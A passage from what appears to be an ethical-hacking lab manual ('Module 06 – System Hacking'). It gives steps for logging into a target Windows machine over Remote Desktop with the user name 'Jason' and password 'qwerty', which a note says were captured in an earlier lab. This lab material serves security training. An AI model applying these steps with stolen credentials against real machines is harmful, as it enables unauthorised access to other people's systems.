
5. In the **User name** field, type **Jason** and click **Connect**.



Module 06 – System Hacking


6. The **Windows Security** pop-up appears; enter the password as **qwerty** and click **OK**.

Note: Here, we are using the target system user credentials obtained from the previous lab.




7. A **Remote Desktop Connection** window appears; click **Yes**.

Note: You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.



Module 06 – System Hacking

